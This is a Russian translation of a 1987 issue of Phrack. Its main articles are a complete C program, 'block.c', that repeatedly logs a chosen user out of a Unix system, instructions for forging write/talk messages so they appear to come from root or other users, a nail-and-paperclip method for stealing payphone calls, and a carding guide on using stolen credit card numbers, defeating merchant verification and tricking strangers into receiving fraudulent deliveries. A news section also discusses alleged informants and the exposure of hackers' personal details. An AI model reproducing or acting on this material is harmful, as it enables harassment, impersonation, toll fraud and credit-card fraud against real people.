Phrack RU issue 015

Русская версия Phrack, выпуск 015. Полный текст статей с кодом и таблицами.

Темы выпуска: культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; социальная инженерия, carding, физический доступ и практические схемы; Unix/Linux, BSD, Windows NT и администрирование систем.

Материалы выпуска: Вступление к Phrack 15; Ещё больше глупостей с Unix!; Как «украсть» местный звонок с большинства таксофонов; Advanced Carding XIV: Разъяснение распространённых заблуждений о кредитных картах; Dan The Operator; информатор — 27 июля 1986; PartyCon '87; Phrack World News, часть 1.

Вступление к Phrack 15

Автор: Shooting Shark

8/7/87

Соскучились? Да, Phrack вернулся! Любимые основатели Phrack Magazine — Taran King и Knight Lightning — ушли учиться в колледж, а недавние аресты (подробно освещённые в этом номере Phrack World News) существенно осложнили выпуск журнала.

TK и KL передали редакторство Phrack в руки Elric of Imrryr и Sir Francis Drake. SFD отвечает прежде всего за PWN. Официального «Phrack BBS» у нас пока нет.

Из-за различных препятствий первый номер под новым руководством получился довольно небольшим. Тем не менее общее качество представленных материалов — одно из самых высоких за всё время. Нам удалось свести упоминания Oryan QUEST к минимуму, и мы устояли перед соблазном включить второсортные материалы в качестве «наполнителя». Разумеется, мы по-прежнему ищем отличные, ранее не публиковавшиеся статьи по фрикингу, хакингу, пиротехнике и анархии для Phrack XVI и последующих выпусков. Если у вас есть статья — мы хотим её увидеть! Свяжитесь с SFD или Elric, когда ваш материал будет готов к публикации.

— Shooting Shark
Приглашённый редактор

Примечание: На данный момент с Phrack Inc. можно связаться по адресам:

• Lunatic Labs: 415-278-7421 300/1200 (Sir Francis Drake или Elric of Imrryr)
• Free World: 301-668-7657 300/1200/2400/9600 (Disk Jockey)

Содержание Phrack XV

15-6	PWN I: История о Dan The Operator	KL	19K
15-7	PWN II: Аресты в июле	Knight Lightning	21K
15-8	PWN III: Аффидавит	SFD	6K

Ещё больше глупостей с Unix!

Автор: Shooting Shark

Опубликовано: 26 августа 1987 года

Я думал, что уже написал всё, что только можно написать об операционной системе Unix, пока меня недавно не попросили выпустить очередной файл... и я сказал: «Попробую, но только не публикуйте мой файл рядом со статьёй The Radical Rocker на этот раз!» Когда это условие было принято, я включил PC и наспех набросал...

```
   --- ---- ---- ------ ------ -- -- ---- -----
% Yet Even More Stupid Things to Do With Unix! $
   --- ---- ---- ------ ------ -- -- ---- -----
```

Две описанные ниже темы — это способы досадить другим пользователям системы и вообще доставлять неудобства. Но разве вам хочется читать файл о *полезных* вещах, которые можно делать с Unix? Вот именно...

---

1. Как не пускать пользователей в систему

К этому моменту мы все уже знаем, как выбросить пользователей из системы (один из способов — перенаправить команду `stty 0` на их tty), однако без привилегий root это не сработает, если пользователь установил `mesg n` и запретил другим писать на свой терминал. Но даже у тех пользователей, у кого команда `mesg n` прописана в `.login` (или `.profile`, или `.cshrc`), всё равно есть окно уязвимости — промежуток между входом в систему и блокировкой терминала. Я написал следующую программу, `block.c`, чтобы воспользоваться этим фактом.

Чтобы запустить этот исходник на вашей любимой Unix-системе, загрузите его, назовите `block.c` и наберите в командной строке `%` или `$`:

```
cc -o block block.c
```

После успешной компиляции программа запускается следующим образом:

```
block username [&]
```

Символ `&` необязателен, но рекомендуется — он запускает программу в фоновом режиме, позволяя вам заниматься другими делами во время её работы.

Если указанный пользователь в данный момент авторизован, программа немедленно выбрасывает его из системы (если это возможно) и ждёт повторного входа. Если пользователь не авторизован — просто ожидает. Если пользователь уже авторизован, но у него отключены сообщения, придётся подождать его выхода из системы, прежде чем всё заработает.

`block` — это, по сути, бесконечный цикл: программа постоянно проверяет наличие имени пользователя в `/etc/utmp`. Когда оно обнаруживается, немедленно выбрасывает пользователя из системы и продолжает. Если попытка выхода по какой-то причине не удаётся — программа завершается. В обычных условиях этого не происходит — программа очень шустрая в немодифицированном виде. Однако ради такой производительности она работает в очень плотном цикле и будет активно потреблять процессорное время. Обратите внимание, что ближе к концу программы есть строка:

```
/*sleep(SLEEP)   */
```

/ и / — это ограничители комментариев; сейчас эта строка закомментирована. Если убрать комментарии и перекомпилировать программу, она будет «засыпать» на количество секунд, заданное в SLEEP (по умолчанию — 5), в конце каждого цикла. Это снизит нагрузку на систему, но слегка уменьшит шансы поймать пользователя во время «окна уязвимости».

Если у вас будет возможность запустить программу в компьютерном классе в учебном заведении или в похожем месте — запустите её против друга (или врага) и понаблюдайте за выражением их лица, когда они снова и снова пытаются войти и тут же вылетают, не успев сделать *вообще ничего*. Зрелище весьма забавное. Программа также весьма неприятная и способна нажить вам много врагов!

Предостережение №1: имейте в виду, что если вы запустите программу против самого себя, вас выбросит из системы, программа продолжит работу (в зависимости от оболочки) и вы сами себя заблокируете — так что не делайте этого!

Предостережение №2: я писал это под OSx версии 4.0, которая является лицензионной версией Unix, реализующей 4.3bsd и AT&T sysV. Никаких гарантий, что это заработает на вашей системе.

Предостережение №3: если вы запустили программу в фоновом режиме — не забудьте завершить её, когда закончите! (При запуске с `&` командная оболочка выдаст вам номер задания, например `[2] 90125`. Чтобы завершить процесс позже в той же сессии — наберите `kill %2`. Если вы зайдёте позже и захотите завершить его — наберите `kill 90125`. При необходимости просто прочитайте справочную страницу команды `kill`...)

```
/* block.c -- prevent a user from logging in
 * by Shooting Shark
 * usage : block username [&]
 * I suggest you run this in background.
 */

#include <stdio.h>
#include <utmp.h>
#include <ctype.h>
#include <termio.h>
#include <fcntl.h>

#define W_OK2
#define SLEEP5
#define UTMP"/etc/utmp"
#define TTY_PRE "/dev/"

main(ac,av)
int ac;
char *av[];
{
int target, fp, open();
struct utmpuser;
struct termio*opts;
char buf[30], buf2[50];

if (ac != 2) {
printf("usage : %s username\n",av[0]);
exit(-1);
}


for (;;) {

if ((fp = open(UTMP,0)) == -1) {
printf("fatal error!  cannot open %s.\n",UTMP);
exit(-1);
}


while (read(fp, &user, sizeof user) > 0) {
```

```
  if (isprint(user.ut_name[0])) {
  if (!(strcmp(user.ut_name,av[1]))) {

  printf("%s is logging in...",user.ut_name);
  sprintf(buf,"%s%s",TTY_PRE,user.ut_line);
  printf("%s\n",buf);
  if (access(buf,W_OK) == -1) {
  printf("failed - program aborting.\n");
  exit(-1);
  }
  else {
  if ((target = open(buf,O_WRONLY)) != EOF) {
  sprintf(buf2,"stty 0 > %s",buf);
  system(buf2);
  printf("killed.\n");
  sleep(10);
  }

  } /* else */
  } /* if strcmp */
  } /* if isprint */
  } /* while */
  close(fp);

  /*sleep(SLEEP);  */

  } /* for */




  }
```

---

2. Выдавать себя за других пользователей с помощью `write` и `talk`

Следующий трюк не был каким-то ошеломительным гениальным открытием, но это маленькая хитрость (доступная каждому), которую я иногда использую для развлечения и — как и в случае выше — чтобы порядком достать своих друзей и врагов.

Практически на каждой Unix-системе есть программа `write` для общения с другими авторизованными пользователями. Вкратце:

Если вы видите, что пользователь `clara` авторизована (с помощью команды `who`, `w` или любой другой), и хотите с ней поговорить по какой-либо причине, вы наберёте `write clara`. Clara увидит на своём экране примерно следующее (при условии, что вы — пользователь `shark`):

```
[3 ^G's] Message from shark on ttyi13 at 23:14 ...
```

Затем вы печатаете ей текст, и всё, что вы набираете, отправляется на её терминал построчно. Если она захочет превратить это в диалог, а не монолог — наберёт `write shark`, вы получите на своём терминале похожее сообщение, и вы оба будете стучать по клавишам сколько душе угодно. Чтобы завершить разговор, достаточно нажать `^D`. Собеседник увидит на экране символы `EOF`, но будет продолжать «писать» вам, пока тоже не нажмёт `^D`.

Теперь, если вы на крупной инсталляции, у вас, вероятно, есть какая-нибудь полноэкранная оконная чат-программа вроде `talk`. Моя версия `talk` отправляет следующее сообщение:

```
Message from Talk_Daemon@tibsys at 23:14 ...
talk: connection requested by shark@tibsys.
talk: respond with:  talk shark@tibsys
```

Итак, вот где начинается самое веселье: довольно легко вставить образец сообщения `write` или `talk` в файл и отредактировать его так, чтобы поле «от кого» указывало на другого человека, а tty был иным. Если вы видите, что ваш недотёпа-друг roger сидит на `ttyi10`, а root также оказывается авторизован на `ttyi01`, сделайте файл похожим на вот это:

```
[3 control-G's] Message from root on ttyi01 at [текущее время]

wackawackawackawackawacka!!!

[или столь же сбивающее с толку или грубое сообщение...]

EOF
```

Затем отправьте этот файл на терминал roger'a:

```
cat filename > /dev/ttyi10
```

Он получит сообщение на своём терминале и будет ломать голову, что же имеет в виду суперпользователь. Возможно, он даже ответит суперпользователю с намерением спросить «что, чёрт возьми, ты имеешь в виду?». Для максимального эффекта *одновременно* отправьте сообщение root'у «от» roger'a с соответствующего терминала — с не менее странным текстом, и они начнут переписку в духе «что ты имел в виду?» — «что ты имеешь в виду, что я имею в виду? Что *ты* имел в виду?» и т.д. Отличное время гарантировано всем! Заметьте, что вовсе не обязательно делать `root` виновником розыгрыша — любые два авторизованных пользователя с открытыми для сообщений терминалами могут принять участие в этом веселье.

Аналогичным образом можно подделать несколько страниц `talk` между двумя людьми... они, вероятно, начнут переговариваться... хотя разговор будет идти примерно по схеме «чего тебе надо?» — «сам скажи» — «ты меня вызвал, сам и говори» и так далее, пока вы со смеху не упадёте со стула.

Вариация на тему: как уже было сказано, при использовании `write` вы нажимаете `^D`, чтобы завершить разговор, и ваш собеседник видит `EOF` на своём экране. Но можно также просто *напечатать* `EOF`, и он решит, что вы отключились... однако у вас по-прежнему останется открытая линия к его терминалу. Даже если он потом отключит приём сообщений, вы всё равно сохраните возможность писать на его терминал. Памятуя об этом факте, любой, кто понимает, что делает, может написать программу, похожую на мой `block` выше, которая не выбрасывает пользователя при его появлении в системе, а открывает его tty как устройство и держит файловый дескриптор в памяти — чтобы можно было перенаправлять на его терминал в любое время: писать грубости, выбрасывать из системы или что угодно ещё — вплоть до его выхода.

Как я уже сказал, в вышеизложенном нет никакого особого гения, но это занятие, которое я иногда нахожу приятным...

— Shooting Shark

> *«Первый факт, с которым нужно столкнуться, состоит в том, что Unix создавался без какого-либо реального учёта вопросов безопасности...»*
> *— Dennis M. Ritchie*
>
> *«Oryan QUEST не смог бы выбраться из системы UNIX, не говоря уже о том, чтобы в неё проникнуть.»*
> *— Tharrys Ridenow*


Как «украсть» местный звонок с большинства таксофонов

Автор: Killer Smurf и Pax Daronicus

25 августа 1987 г.

Большинство из вас видело фильм «WarGames», верно? Помните сцену, где Дэвид застрял в Колорадо и хотел позвонить своей подружке в Сиэтл? Мы так и думали. Если нет — напомним: Дэвид открутил мундштук трубки таксофона и соединил его с телефоном. Ну… это было довольно близко к реальности, кроме двух вещей: 1) Сегодня мундштуки уже не откручиваются, и 2) Таким методом нельзя совершать междугородние или платные звонки. Возможно, это и работало на старых телефонах, но вы же знаете Ma Bell. У неё всегда найдётся средство против всего, что мы, фрики, придумываем. Она просто приклеила мундштук!

Итак, чтобы совершить бесплатный местный звонок, вам понадобится отделочный гвоздь. Мы настоятельно рекомендуем гвозди типа «6D E.G. FINISH C/H, 2 INCH» — они около 3/32 дюйма в диаметре и 2 дюйма в длину (разумеется). Также понадобится большая скрепка — под «большой» мы подразумеваем примерно 2 дюйма в сложенном виде. Скрепку нужно разогнуть: возьмите каждую часть и отогните её на 90 градусов. В готовом виде она должна выглядеть примерно так:



Теперь к самому интересному. Вместо того чтобы откручивать приклеенный мундштук, вставьте гвоздь в центральное отверстие мундштука (туда, куда вы говорите) и вдавите его с усилием или просто вбейте, ударив гвоздём обо что-нибудь. Только НЕ УБЕЙТЕ МУНДШТУК! Если вставить гвоздь слишком глубоко или под неудачным углом, можно его повредить. Тогда другая сторона не услышит, что вы говорите.

Теперь в мундштуке есть отверстие, в которое легко входит скрепка. Выньте гвоздь и вставьте скрепку. Второй конец скрепки заправьте под резиновый защитный кожух шнура в нижней части трубки (знаете, такой синий…). В итоге должно получиться примерно следующее:

(Скрепка заправляется под синий кожух, чтобы обеспечить хороший контакт между внутренностью мундштука и металлическим шнуром.)

Наберите номер нужного вам местного абонента — например, MCI. Если всё в порядке, он должен позвонить, а не ответить записью «Для совершения вызова внесите 20 центов». После того как другая сторона ответит, уберите скрепку. Вот и всё, просто, не правда ли?

Однако есть пара проблем. Первая — это, как уже упоминалось, неработающий мундштук после того, как вы его пробили. В таком случае просто переходите к следующему таксофону — этот уже потерян. Вторая проблема: тоновый набор не работает, пока скрепка находится в мундштуке. Есть два способа это обойти:

А> Наберите первые 6 цифр без замкнутой скрепки — то есть один конец должен оставаться не подключён. Затем замкните скрепку, удерживайте последнюю цифру нажатой и медленно вытаскивайте скрепку со стороны мундштука.

Б> Вообще не используйте скрепку. Оставьте гвоздь на месте после пробивки. Наберите первые 6 цифр. Перед набором последней цифры коснитесь шляпкой гвоздя металлической панели на корпусе телефона — той, за которой находится сейф для монет, — а затем нажмите последнюю цифру.

Причина, по которой этот метод иногда называют «clear boxing» (прозрачный бокс), состоит в том, что существует другой тип телефона, который позволяет совершить звонок и слышать, как другая сторона говорит «Алло, алло?», но отключает мундштук, чтобы вас не было слышно. Clear Box применяется для усиления голосового сигнала и его передачи через наушник. Если вы видите хоть малейшее сходство между этим и только что описанным нами методом — объясните нам! Потому что МЫ сами НЕ ПОНИМАЕМ!

В любом случае, это РАБОТАЕТ почти на всех таксофонах с одним слотом и функцией Dial Tone First (Pacific Bell — точно). Мы делаем это постоянно. Это НАИМЕНЕЕ — мы подчёркиваем: *НАИМЕНЕЕ* — рискованная форма фрикинга. И помните: есть и другие фрики, которые прочитали эту статью и тоже пробивают таксофоны. Смотрите прежде, чем бить, и экономьте время.

Если вас охватит безумное желание написать нам по поводу какой-нибудь действительно глупой ошибки в этой статье, вы можете найти нас на Lunatic Labs Unltd… 415/278-7421. Он должен работать ещё довольно долго.

Также, если вы придумаете новые идеи, которые можно использовать совместно с этим методом — например, намеренно набрать неправильный номер и потребовать у оператора вернуть четвертак, — сообщите нам! Запостите на Looney! И если этот метод работает только на телефонах Pac Bell — тоже дайте знать! Спасибо за внимание, загружайте это на все доступные борды. Вы можете использовать этот материал в любом издании — электронном, печатном или каком-либо ещё — без согласия авторов, при условии воспроизведения целиком, с указанием авторов (нас!) и Lunatic Labs. А теперь — официальный отказ от ответственности:

ОТКАЗ ОТ ОТВЕТСТВЕННОСТИ: Настоящий отказ от ответственности заявляет, что данная статья написана исключительно в информационных целях. Любые травмы, полученные в результате использования материалов этого файла (проколотые руки, половые органы и т.д.), — НЕ НАША ВИНА! И разумеется, если вас глупейшим образом поймают из-за этого — тоже не наша вина. Это вы дурак с гвоздём. Так что действуйте осторожно, но… ЧЁРТ! Веселитесь. Пока…

Advanced Carding XIV: Разъяснение распространённых заблуждений о кредитных картах

Автор: The Disk Jockey

(Материал от 2af)

Предисловие

После прочтения материалов, опубликованных различными группами и частными лицами на тему кардинга, кредитного мошенничества и кредитной системы в целом, я всё отчётливее вижу, что люди строят свои руководства на догадках, а не на реальном понимании того, как система устроена. В этой статье я надеюсь пролить свет на ряд серых зон, которые большинство авторов либо не уточняют, либо описывают неверно. Могу смело утверждать, что этот материал окажется наиболее достоверным из всех, посвящённых кредитному мошенничеству. Мне довелось работать как на стороне кредитных компаний, так и против них; я знаю систему изнутри и ещё не встречал никого в мире модемов, кто разбирался бы в ней лучше.

Этот материал посвящается всем фрикерам и хакерам, которых взяли по различным причинам летом 1987 года.

Получение карт

Вопреки распространённому мнению, для номеров Visa и Mastercard существует определённая формула. Все номера счетов кредитных карт выдаются компанией-эмитентом — в данном случае Visa или Mastercard. Хотя банки не подозревают о каком-либо шаблоне в номерах счетов, он существует и поддаётся выявлению. В ближайшем будущем я планирую опубликовать программы, использующие различные формулы для Visa, Mastercard и American Express для генерации действительных номеров счетов.

Счета

Всё, что нужно для успешного использования счёта Visa/MC, — это сам номер счёта. Я не помню, сколько раз спорил с людьми по этому поводу, но это именно так. Позвольте пояснить подробнее.

Прежде всего, на всех картах Visa/MC имя значит НИЧЕГО. АБСОЛЮТНО НИЧЕГО. Вам не нужны имя и адрес держателя карты для успешного использования счёта: ни на каком этапе авторизации имя никогда не требуется. При более чем 50 000 банков, кредитных союзов и прочих финансовых учреждений, выпускающих кредитные карты, и всего лишь 5 крупных службах проверки кредитов хранить персональные данные каждого держателя карты попросту невозможно.

Заказывать что-либо с указанием реального имени держателя карты — значит лишь усложнять себе жизнь. Определить по номеру счёта, является ли карта обычной или премиальной (золотой), невозможно. По номеру счёта можно установить только банк, выдавший карту, однако и это, опять же, не нужно.

Срок действия ничего не значит. Не верите? Позвоните по номеру авторизации, проверьте карту и подставьте 12/94 — если номер счёта правильный, карта пройдёт. Срок действия — это лишь бинарная проверка работоспособности карты (да/нет), а не контрольная сумма, которую необходимо сопоставить с номером счёта.

Кардинг глупостей

Когда кто-либо пробует кардинг впервые — ВСЕГДА — он хочет получить что-нибудь для своего компьютера. Это понятное желание, но подумайте: каждый, кто когда-либо пробовал кардинг, пытался раздобыть жёсткий диск и новый модем. Так делают все — а значит, каждая компьютерная компания знает об этом и следит. Если бы я мог дать одному-единственному совету тому, кто только начинает, это был бы совет НИКОГДА не заказывать компьютерное оборудование. Я знаю, найдётся сотня человек, которые будут со мной спорить, но здравый смысл подсказывает: продавцы сделают всё возможное, чтобы проверить такие карты.

Проверка продавцом

Раз уж я упомянул проверку продавцами, рассмотрю два основных метода, которыми пользуется практически весь сектор почтовых заказов. Держите их в уме при выборе имени, адреса и телефона для своей точки приёма.

Перекрёстная проверка через справочную

Этот метод наиболее популярен, поскольку он дёшев и достаточно эффективен. Его легко распознать: в процессе оформления заказа вас спрашивают, например: «Каков ваш ДОМАШНИЙ телефон?» и адрес выставления счёта. Получив эти данные, продавец может позвонить в справочную вашего кода, скажем 312, и спросить: «Могу ли я узнать номер телефона Ларри Джерутиса по адресу Стоунгейт-Драйв, 342?» Разумеется, оператор должен назвать номер, совпадающий с тем, что вы указали как домашний. Если совпадения нет — продавец понимает, что что-то не так. Даже если номер не публикуется в справочнике, оператор скажет, что по этому адресу действительно проживает некий Джерутис, но телефон не указан в открытом доступе — продавцу этого достаточно. При возникновении затруднений заказ откладывается в отдельную стопку: с клиентом попытаются связаться напрямую. У многих продавцов есть правило не отправлять заказ, если покупатель не может предоставить домашний телефон, соответствующий адресу.

Обратный звонок

Этот метод предполагает, что продавец перезванивает вам для подтверждения заказа. Это не означает, однако, что достаточно стоять у телефона-автомата в ожидании звонка. Ждать у таксофона — одна из самых глупых идей, которые я когда-либо слышал: почти нигде, кроме

пиццерии, не перезванивают немедленно. Большинство продавцов обрабатывают заказ и лишь потом звонят — иногда на следующий день, иногда вечером. Предсказать время звонка затруднительно, но если до вас не дозвонятся, получат «занято» или попадут на автоответчик, товар не отправят до тех пор, пока не поговорят с вами голосом. Этот метод сложно обойти, но, к счастью, из-за высокой стоимости телефонных переговоров предпочтение отдаётся методу справочной.

Адрес выставления счёта

Это ВСЕГДА должен быть адрес, по которому отправляется товар. Одна из самых глупых вещей, способных провалить кардинговую операцию, — сказать что-то вроде: «Ну, я не хочу, чтобы это привезли ко мне домой, лучше отправьте на...» или «Это карта моей жены, и её зовут...». Такие ходы могут иногда и срабатывать, но в большинстве случаев лишь вызывают подозрения. Если заказ выглядит обычным и в нём нет ничего нестандартного, шансы на его прохождение значительно возрастают.

Точки приёма

С ними становится всё труднее — люди стали осторожнее, да и служба доставки UPS поумнела. Лучший вариант — обратить внимание на тех, кто только что съехал, причём именно только что: UPS ещё не будет знать, что по адресу никто не живёт, если прошло не более, скажем, недели. Дело доходит до того, что в некоторых районах UPS вообще не оставляет посылки на пороге из соображений ответственности. Старый приём с запиской «Оставьте вещи в кустах, пока я на работе» уже не работает: большинство людей достаточно сообразительны, чтобы понять, что что-то не так, и скорее оставят посылки у соседей, чем засунут жёсткий диск в кусты. Многие компании, например Cincinnati Microwave (производитель радар-детекторов Escort и Passport), требуют подписи при вручении, что ещё больше усложняет задачу.

Лучший способ

Вот метод, которым пользуюсь я; он хорошо работает, несмотря на то что подбор имён и телефонных номеров немного сложнее. Идите в многоквартирный дом и поднимитесь на верхний этаж. Чем менее респектабельное место, тем лучше. Постучите в дверь и спросите «Билла». Разумеется — а точнее, надо надеяться — никакого Билла по этому адресу не окажется. Изобразите удивление и скажите: «Мой друг Билл дал мне этот адрес как свой». Жильцы снова ответят: «Извините, здесь нет никакого Билла...» Тогда добавьте: «Я только что переехал сюда учиться и попросил родителей прислать мне кое-что для учёбы сюда, думая, что это адрес Билла». Они почти всегда скажут что-то вроде «Ой-ой...». Продолжайте: «Если что-нибудь придёт, не могли бы вы подержать у себя? Я зайду через неделю и проверю». Они обязательно согласятся в духе: «Ну, думаю, можем». Горячо поблагодарите их и уйдите. Через несколько дней после прибытия вашего заказа зайдите и скажите: «Привет, я Джим, ничего для меня не пришло?» Если всё прошло гладко — должно было прийти. Лучше всего при этом заказывать одну-две небольшие вещи, а не, скажем, системный блок AT с дополнительным монитором. Людям гораздо комфортнее

расписаться за что-то небольшое, чем за что-то крупное, поскольку большинство инстинктивно считает: чем больше — тем дороже.

Это лучший из известных мне методов: жильцы квартиры, как правило, охотно расписываются за посылку и с радостью вам помогают.

Совет напоследок

Главное, что я не устаю повторять, — не жадничайте. Конечно, первая посылка может прийти так легко и без видимого риска, что возникает ощущение, будто так можно делать вечно. Нельзя. Если делать это достаточно часто, рано или поздно вы станете объектом серьёзного расследования со стороны местных властей. Несмотря на всё, что вам говорят о том, что полиция «тупая и необразованная», советую пересмотреть эту точку зрения. Полиция — КРАЙНЕ эффективная организация, когда у неё есть представление о том, кто совершает преступления. У неё есть и время, и деньги, чтобы поймать вас.

Не занимайтесь этим с друзьями. Даже не РАССКАЗЫВАЙТЕ друзьям о том, что вы этим занимаетесь. Это самое глупое и опасное, что можно сделать. Во-первых, какими бы хорошими друзьями вы ни были, в случае конфликта этот факт может обернуться против вас. Но ещё хуже — наиболее распространённый сценарий: вы с другом получаете кучу вещей, всё проходит успешно. Вы рассказываете нескольким приятелям в школе, кто-то из вас двоих рассказывает ещё одному — и слух расходится по всей школе. В каждой школе ВСЕГДА найдётся осведомитель: учитель, сын или дочь полицейского — течь есть везде. Полиция начинает расследование и выясняет, что в школе давно известно: вы и/или ваш друг умеете «бесплатно» получать вещи через компьютер. В ходе расследования следователи вызывают вашего друга и сообщают, что у них достаточно доказательств для ордера на его арест, но, возможно, удастся договориться. Если он даст полные показания и согласится свидетельствовать против вас в суде, его отпустят — при условии лишь возмещения ущерба. Разумеется, почти каждый в первую очередь думает о себе — и вы окажетесь крайним. Никогда не верьте, что несовершеннолетним ничего не грозит — грозит, и ещё как. Если вы будете упираться, вас могут судить как взрослого, что совсем плохо, а даже как несовершеннолетний вы рискуете получить испытательный срок, штрафы, судебные издержки и всё, что заблагорассудится судье. Итог один: не рассказывайте никому ничего и по возможности действуйте в одиночку.

Вот, пожалуй, и всё. Надеюсь, этот материал рассеял некоторые заблуждения о кардинге. Я присутствую на многих досках объявлений и всегда открыт для комментариев, предложений и угроз. Со мной можно связаться на The Free World II (301-668-7657) или Lunatic Labs (415-278-7421).

Удачи.

— The Disk Jockey

Dan The Operator; информатор — 27 июля 1986

```
PWN ^*^ PWN ^*^ PWN {  Final Issue  } PWN ^*^ PWN ^*^ PWN
^*^                                                 ^*^
PWN                Phrack World News                PWN
^*^               Issue XV:  Part One               ^*^
PWN                                                 PWN
^*^          Created, Written, and Edited           ^*^
PWN               by Knight Lightning               PWN
^*^                                                 ^*^
PWN ^*^ PWN ^*^ PWN {  Final Issue  } PWN ^*^ PWN ^*^ PWN
```

Автор: Knight Lightning

Добро пожаловать в мой последний выпуск Phrack World News. Многие интересуются, почему я прекращаю его вести. Причин несколько, но главная состоит в том, что я поступаю в университет и у меня практически не останется времени ни на мир фрикинга и хакинга, ни на PWN. Я сомневаюсь, что буду вообще звонить на bulletin board'ы, хотя, возможно, иногда буду выходить на связь с несколькими друзьями из сообщества.

VMS Phrack Inc. более не работает, и сообщения туда уже никто не получит. Phrack Inc. теперь в руках Sir Francis Drake, Elric Of Imrryr и Shooting Shark.

:Knight Lightning

Предполагаю, что все вы читали PWN 14/2 и знаете подробности, связанные с SummerCon '87.

Эта статья содержит сведения, собранные в ходе нашего расследования, а также цитаты с Ленты Ноя.

На плёнке две части. На лицевой стороне записан фрагмент конференции Alliance, в ходе которой Noah пытался выуживать информацию, манипулируя хакерами. На стороне B — 45 минут разговора между Noah и John Maxfield из BoardScan, в котором Noah пытался вытащить из Maxfield сведения об одних хакерах в обмен на сведения о других. Всё это продолжалось давно, хотя точные сроки нам неизвестны; при этом Noah был информатором не столько для Maxfield, сколько для ФБР.

Часть первая: Noah «разрабатывает» своих «друзей»

Запись конференции Alliance насчитывает около семи участников, однако я опознал лишь Dan The Operator, Il Duce (Fiber Optic), Johnny Rotten и The Ninja.

Обсуждавшиеся темы (в основном Ноем) включали:

```
   Bill From RNOC / Catch-22 / Doom Prophet / Force Hackers / John Maxfield
      Karl Marx / Legion of Doom / Lord Rebel / Neba / Phantom Phreaker
  Phucked Agent 04 / Silver Spy / SummerCon '87 / The Rebel / The Videosmith
```

Вот фрагменты разговора: `[Il Duce = Mark]`

```
Noah:  SILVER SPY, знаешь его?
Mark:  Да, и что?
Noah:  Ну, Пол.
```

[Это делалось для того, чтобы создать впечатление, будто Noah хорошо его знает и они приятели. — KL]

```
Noah:  Кстати, LORD REBEL состоит в LOD?
Mark:  Не совсем.
Noah:  Я так и думал.
Mark:  Ну, он и да, и как бы...
Noah:  А, ну и что он там знает.
Mark:  Немного.
Noah:  Зачем он им нужен, он же просто пират.
```

[Посмотрите на этого болвана! Сначала он делает вид, что знает всё, а потом, когда понимает, что прокололся, начинает поливать грязью способности LORD REBEL. — KL]

```
Noah:  Кто ещё состоит в LOD, кого я пропустил?
Mark:  Не знаю, кого ты мог слышать.
Noah:  Я слышал практически обо всех, просто сейчас никого не могу вспомнить.
```

[Ну да, Noah, ты прямо лучший друг каждого в LOD. — KL]

```
Noah:  Дашь номер LORD REBEL?
Mark:  Его и так все знают.
Noah:  Какой?
Mark:  Какой именно?
Noah:  Оба, все.
Mark:  Зачем тебе, разве у тебя нет?
Noah:  Не потрудился взять. Что у тебя есть? Mark!
Mark:  Да.
Noah:  У тебя есть его номер?
Mark:  Да.
Noah:  Ну так что же это!?
Mark:  А зачем говорить?
Noah:  Не знаю, ты же сам сказал, что у всех он есть.
Mark:  Ну и что.
Noah:  Ну раз у всех, то и остальным можно сказать.
Mark:  Вряд ли, я бы не хотел, чтобы он знал, что это я дал его номер.
Noah:  Ладно, Mark, всё нормально, для меня не проблема достать чей угодно
       номер. Я достал VIDEOSMITH и SILVER SPY без проблем. [Как бы не так,
       см. другой разговор с John Maxfield. — KL]
```

```
Noah:  CATCH-22 — самая элитная BBS в Соединённых Штатах, как тебе это, Mark?
Mark:  Что?
Noah:  Как тебе это, Mark?
Mark:  О чём ты?
Noah:  О CATCH-22.
Mark:  Что о ней?
Noah:  (пауза) Ну...
Mark:  Доска не особо крутая, она не очень-то активная.
Noah:  Верно, но что ты о ней думаешь? Ладно, вот что, вот что, есть у тебя
       номер KARL MARX?
Mark:  Что?
Noah:  Вряд ли у тебя есть телефон KARL MARX.
Mark:  Спроси, волнует ли меня это.
Noah:  Просто хочу знать, ЕСТЬ ли он у тебя.
Mark:  Одно дело — иметь номера всех этих людей, другое — быть желанным
       собеседником для них.
Noah:  Да (пауза), ну а ты им являешься?
Mark:  С чего бы говорить?
Noah:  Не знаю, не знаю. Я, наверное, сам у него спрошу.
```

[Мне кажется, здесь даже моих комментариев не нужно. — KL]

```
Noah:  Вот что говорит MAXFIELD: «Есть хакеры, а есть люди, которые хотят
       на них заработать.» Информация не должна быть бесплатной, нужно
       добывать её самому.
```

[Дай мне передохнуть, Noah, ты — САМЫЙ БОЛЬШОЙ паразит из всех, кого я видел. — KL]

Последнее замечание о разговорах Alliance: примерно в середине записи IL DUCE и DAN THE OPERATOR называют полное имя BILL FROM RNOC, его телефон, адрес и прочее.

Часть вторая: Noah «разрабатывает» John Maxfield

Список тем в этом разговоре значительно длиннее:

```
      Arthur Dent / Ben Casey / Big Brother / Bill From RNOC / BoardScan
Captain Crunch / Celtic Phrost / Cheshire Catalyst / Doc Holiday / Easywriter
    Genghis Khan / Jenny Jaguar / Jester Sluggo / Karl Marx / Kerrang Khan
 Kloey Detect / Max Files / Noah Espert / Legion Of Doom / Legion of Hackers
   Lord Digital / Lord Rebel / Mark Tabas / Oryan QUEST / Phucked Agent 04
Phrack Inc. / Pirate's Hangout / Septic Tank / Sigmund Fraud / The Disk Jockey
      The Executioner / The Federation / The *414* Wizard / The Hobbit
  The Marauder The Safecracker / The Telecom Security Group / The Videosmith
      The Weasel / Tommy Hawk / Torture Chamber / Twilight Zone / Tuc
                        Violet Boregard / Zepplin
```

Далее — ключевые моменты разговора между DAN THE OPERATOR и JOHN MAXFIELD. `[John Maxfield = John]`

```
Noah:  Ты так и не нашёл номер VIDEOSMITH?
John:  Нет, честно говоря. Знаешь что, я бывал на досках, где он сидел,
       в NPA 215 [возможно, Atlantis], но...
Noah:  Но его номера у тебя нет?
John:  А должен быть?
Noah:  Он достаточно крупная фигура, знает своё дело. Думаю, его номер
       стоит раздобыть.
John:  Мне от этого ни горячо ни холодно — один только номер его не
       подставит.
Noah:  О, ну я не хочу, чтобы он попал в неприятности... он хороший
       человек. Так есть у тебя телефон LORD REBEL?
John:  Что ты о нём знаешь?
Noah:  Думаю, он где-то в Нью-Йорке.
John:  914?
Noah:  Возможно, 718, 212, может даже 201. [Извини, болван. NPA 201 —
       это штат Нью-Джерси, а не Нью-Йорк. Что за лузер этот Noah. — KL]
John:  Если у тебя нет его номера, придётся мне делать поиск по алфавиту.
       Это займёт время.
Noah:  Ну, мы можем разговаривать, пока идёт поиск. Мне кажется, ты
       довольно интересный человек, не скучный, как я.
